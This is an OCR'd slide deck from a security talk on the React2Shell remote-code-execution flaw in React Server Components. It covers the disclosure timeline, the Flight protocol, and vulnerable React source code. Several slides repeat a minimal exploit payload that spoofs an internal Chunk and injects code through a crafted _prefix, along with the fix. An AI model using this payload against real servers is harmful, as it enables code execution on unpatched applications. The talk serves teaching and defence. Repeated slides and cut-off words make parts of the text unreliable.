RECOVERING FLIGHT DATA

FROM THE REACT2SHELL CRASH

RPC + JavaScript, What could go wrong?

PRESENTED BY: Saad El Jebbari

DATE: 13th Feb 2026

$ WHOAMI

> **Handle:** @protozeit aka @saadhuh

> **Role:** Senior Pentester @ Deloitte MCC

> **Focus:** Client-side web exploitation

> **Current Status:** Playing CTFs with L3ak (web)

THE TIMELINE

THE TIMELINE

[DAY 0] Disclosure

React and Next.js coordinate disclosure of a 10 CVSS critical bomb. A seemingly impossible RCE in React Server Components.


THE TIMELINE

[DAY 0] Disclosure

React and Next.js coordinate disclosure of a 10 CVSS critical bomb. A seemingly impossible RCE in React Server Components.

[DAY 1] The Race

Twitter/X explodes. Security researchers race to replicate.



kevincharm @kevincharm · Dec 3, 2025

git revert rsc

because why the fuck is there server shit in an SPA framework

14 9 343 45K


THE TIMELINE

[DAY 0] Disclosure

React and Next.js coordinate disclosure of a 10 CVSS critical bomb. A seemingly impossible RCE in React Server Components.

[DAY 1] The Race

Twitter/X explodes. Security researchers race to replicate.




kevincharm @kevincharm · Dec 3, 2025

git revert rsc

because why the fuck is there server shit in an SPA framework

[DAY 2] The Noise

Fake PoCs flood GitHub. AI bots hallucinate exploits. Confusion reigns.



Guillermo Rauch
@rauchg

X.com

When the POC comes out, it’ll be a humbling moment for LLMs and how we use them. What’s circulating is extremely naive and incorrect.

Experienced engineers are sharing plausible-sounding hallucinations from frontier models.

Reminder to bump React, Next & frameworks.



maple3142 @maple3142 · Dec 4, 2025

A POC for CVE-2025-55182
gist.github.com/maple3142/48bc...

```
 npm audit fix --force

Run `npm audit` for details.

 Generating route types...
✓ Types generated successfully

Initialized a git repository.

Success! Created react123 at /home/maple3142/workspace/react123

A new version of `create-next-app` is available!
You can update by running: npm i -g create-next-app

> cd react123
> npm run dev

> react123@0.1.0 dev
> next dev

   ▲ Next.js 16.0.6 (Turbopack)
   - Local:        http://localhost:3000
   - Network:      http://[illegible]:3000

 ✓ Starting...
 ✓ Ready in 471ms
Warning: Cannot convert string "[illegible]" to type FontStruct
Warning: Missing charsets in String to FontSet conversion
Warning: Cannot convert string "-adobe-[illegible]" to type FontStruct
```

0:01

34 499 1.9K 541K

maple3142 @maple3142 · Dec 4, 2025

It is like a fun node.js (or whatever server JS runtime) jail challenge that you would see in a CTF.

2 115 31K

HOW DID WE GET HERE?

A brief history of React's migration to the Server

HOW DID WE GET HERE?

A brief history of React's migration to the Server

CLIENT SIDE (CSR)

Browser does everything.

Huge JS bundles.

Slow Load.

HOW DID WE GET HERE?

A brief history of React's migration to the Server

CLIENT SIDE (CSR) →

Browser does everything.

Huge JS bundles.

Slow Load.

HOW DID WE GET HERE?

A brief history of React's migration to the Server

CLIENT SIDE (CSR)	→	SERVER SIDE (SSR)
Browser does everything.		Server sends HTML.
Huge JS bundles.		Browser "Hydrates".
Slow Load.		Duplicate Logic.

HOW DID WE GET HERE?

A brief history of React's migration to the Server

CLIENT SIDE (CSR) →	SERVER SIDE (SSR) →
Browser does everything.	Server sends HTML.
Huge JS bundles.	Browser "Hydrates".
Slow Load.	Duplicate Logic.

HOW DID WE GET HERE?

A brief history of React's migration to the Server

CLIENT SIDE (CSR) →	SERVER SIDE (SSR) →	REACT SERVER COMPONENTS (RSC)
Browser does everything.	Server sends HTML.	Components stay on Server.
Huge JS bundles.	Browser "Hydrates".	Direct DB access in UI code.
Slow Load.	Duplicate Logic.	DX optimal

THE FLIGHT PROTOCOL

When you use **"use server"**, you are creating an API endpoint.

Unlike REST or GraphQL, React uses **Flight**:

- Streaming (Row by row)
- Reference capabilities
- Bi-directional (Symmetry)

VOCABULARY

VOCABULARY

CHUNKS

Lines of data separated by newlines.

```
1: "This is a chunk"
2: "This is another"
```

VOCABULARY

CHUNKS

Lines of data separated by newlines.

```
1: "This is a chunk"
2: "This is another"
```

REFERENCE ($)

A reference to data that hasn't arrived yet.

```
1: "$@0"
```

"Chunk 1 depends on Chunk 0"

DOM IN FLIGHT

Mapping Protocol to UI

SERVER SENDS (The Stream):

```
1:I["./app/page.js", ["chunks/1.js"], "Page"]
2:{"type":"div", "children":"Hello Defcon"}
```

↓

BROWSER RENDERS (The DOM):

Hello Defcon

FLIGHT PROTOCOL SYNTAX

The Dictionary of the Exploit

$ → Denotes a reference to another chunk (resolved value).

$@ → Denotes a reference to a **raw chunk object** (the Promise wrapper).

$B → Denotes a Blob reference (binary data).

: → Used for property paths.
(e.g., $1:key means "resolve chunk 1, then access property 'key'")

THE CRASH

Analyzing the React2Shell Vulnerability

```
------WebKitFormBoundary...
Content-Disposition: form-data; name="0"

["$1:a:a"]
------WebKitFormBoundary...
Content-Disposition: form-data; name="1"

{}
------WebKitFormBoundary...
```

```
"$1:a:a"       // Reference Chunk 1, props
   |
   v
{}.a.a         // Chunk 1 is {}
   |
   v
undefined.a    // {}.a is undefined
```

```
------WebKitFormBoundary...
Content-Disposition: form-data; name="0"

["$1:a:a"]
------WebKitFormBoundary...
Content-Disposition: form-data; name="1"

{}
------WebKitFormBoundary...
```

```
"$1:a:a"       // Reference Chunk 1, props
   |
   v
{}.a.a         // Chunk 1 is {}
   |
   v
undefined.a    // {}.a is undefined
```

THE VULNERABILITY

In vulnerable versions, the c
syntax (:) blindly walks the
property chain.

THE FIX

```
const name = path[i];
// explicitly check existence first!
if (typeof value === 'object' &&
    hasOwnProperty.call(value, name)) {
  value = value[name];
}
```

```
{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```

THE MINIMUM VIABL
EXPLOIT

The exploit triggers the resolution of a **thenable chai** inside the flight protocol par with an **attacker-controlled object.**

The final value after the thenables resolve is a Blob ob that when parsed, executes use controlled code.

```

{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```

0. ENTRYPOINT

The parser hits **1: "$@0"**.

It sees $@ and realizes this i
Promise reference.

It pauses execution of Chunk 1
until it can resolve its
dependency: **Chunk 0.**

packages/react-server/src/ReactFlightReplyServer.js

```javascript
function parseModelString(
  response: Response,
  obj: Object,
  key: string,
  value: string,
  reference: void | string,
 ): any {
  if (value[0] === '$') {
    switch (value[1]) {
      case '$': {
        // This was an escaped string value.
        return value.slice(1);
      }
      case '@': {
        // Promise
        const id = parseInt(value.slice(2), 16);
        const chunk = getChunk(response, id);
        return chunk;
      }
      case 'F': {
        // Server Reference
        const ref = value.slice(2);
        // TODO: Just encode this in the reference inline instead of as a model.
        const metaData: {id: ServerReferenceId, bound: Thenable<Array<any>>} =
          getOutlinedModel(response, ref, obj, key, createModel);
```

packages/react-server/src/ReactFlightReplyServer.js

```
function getChunk(response: Response, id: number): SomeChunk<any> {
  const chunks = response._chunks;
  let chunk = chunks.get(id);
  if (!chunk) {
    const prefix = response._prefix;
    const key = prefix + id;
    // Check if we have this field in the backing store already.
    const backingEntry = response._formData.get(key);
    if (backingEntry ≠ null) {
      // We assume that this is a string entry for now.
      chunk = createResolvedModelChunk(response, (backingEntry: any), id);
    } else {
      // We're still waiting on this entry to stream in.
      chunk = createPendingChunk(response);
    }
    chunks.set(id, chunk);
  }
  return chunk;
}
```

This is why Chunk is **thenable**

chunk1.then() will be called after React thinks the Promise was resolved


```

{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```

1. THE SPOOF

Let's take a look at what's necessary to create a **fake Chu**
object

packages/react-server/src/ReactFlightReplyServer.js



```
function Chunk(status: any, value: any, reason: any, response: Response) {
  this.status = status;
  this.value = value;
  this.reason = reason;
  this._response = response;
}
Chunk.prototype = (Object.create(Promise.prototype): any);
Chunk.prototype.then = function <T>(
  this: SomeChunk<T>,
  resolve: (value: T) => mixed,
  reject: (reason: mixed) => mixed,
) {
  const chunk: SomeChunk<T> = this;
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk);
      break;
  }
  switch (chunk.status) {
    case INITIALIZED:
      resolve(chunk.value);
      break;
    case PENDING:
    case BLOCKED:
    case CYCLIC:
```

```

{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```

1. THE SPOOF

React sees a then property.


It attempts to resolve the reference: $1:then.

- **$1** is pending Chunk.
- **:then** accesses the propert

It grabs Chunk.prototype.then

packages/react-server/src/ReactFlightReplyServer.js

```js
function Chunk(status: any, value: any, reason: any, response: Response) {
  this.status = status;
  this.value = value;
  this.reason = reason;
  this._response = response;
}
Chunk.prototype = (Object.create(Promise.prototype): any);
Chunk.prototype.then = function <T>(
  this: SomeChunk<T>,
  resolve: (value: T) => mixed,
  reject: (reason: mixed) => mixed,
) {
  const chunk: SomeChunk<T> = this;
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk);
      break;
  }
  switch (chunk.status) {
    case INITIALIZED:
      resolve(chunk.value);
      break;
    case PENDING:
    case BLOCKED:
    case CYCLIC:
```



```

{
  0: {
    then: "$1:then",
    status: "resolved_model",
    value: '{"then":"$B"}',
    reason: 0,
    _response: {
      _formData: {
        get: "$1:then:constructor"
      },
      _prefix: "console.log('☠️')//",
    },
  },
  1: "$@0",
}
```

2. THE SPOOF PT.2

The parser loads **Chunk 0.**

It reads status: "resolved_mod

Instead of creating a new obje
it trusts that this JSON
represents an **Internal React S**
that is already finished.

packages/react-server/src/ReactFlightReplyServer.js

```
function Chunk(status: any, value: any, reason: any, response: Response) {
  this.status = status;
  this.value = value;
  this.reason = reason;
  this._response = response;
}
Chunk.prototype = (Object.create(Promise.prototype): any);
Chunk.prototype.then = function <T>(
  this: SomeChunk<T>,
  resolve: (value: T) => mixed,
  reject: (reason: mixed) => mixed,
) {
  const chunk: SomeChunk<T> = this;
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk);
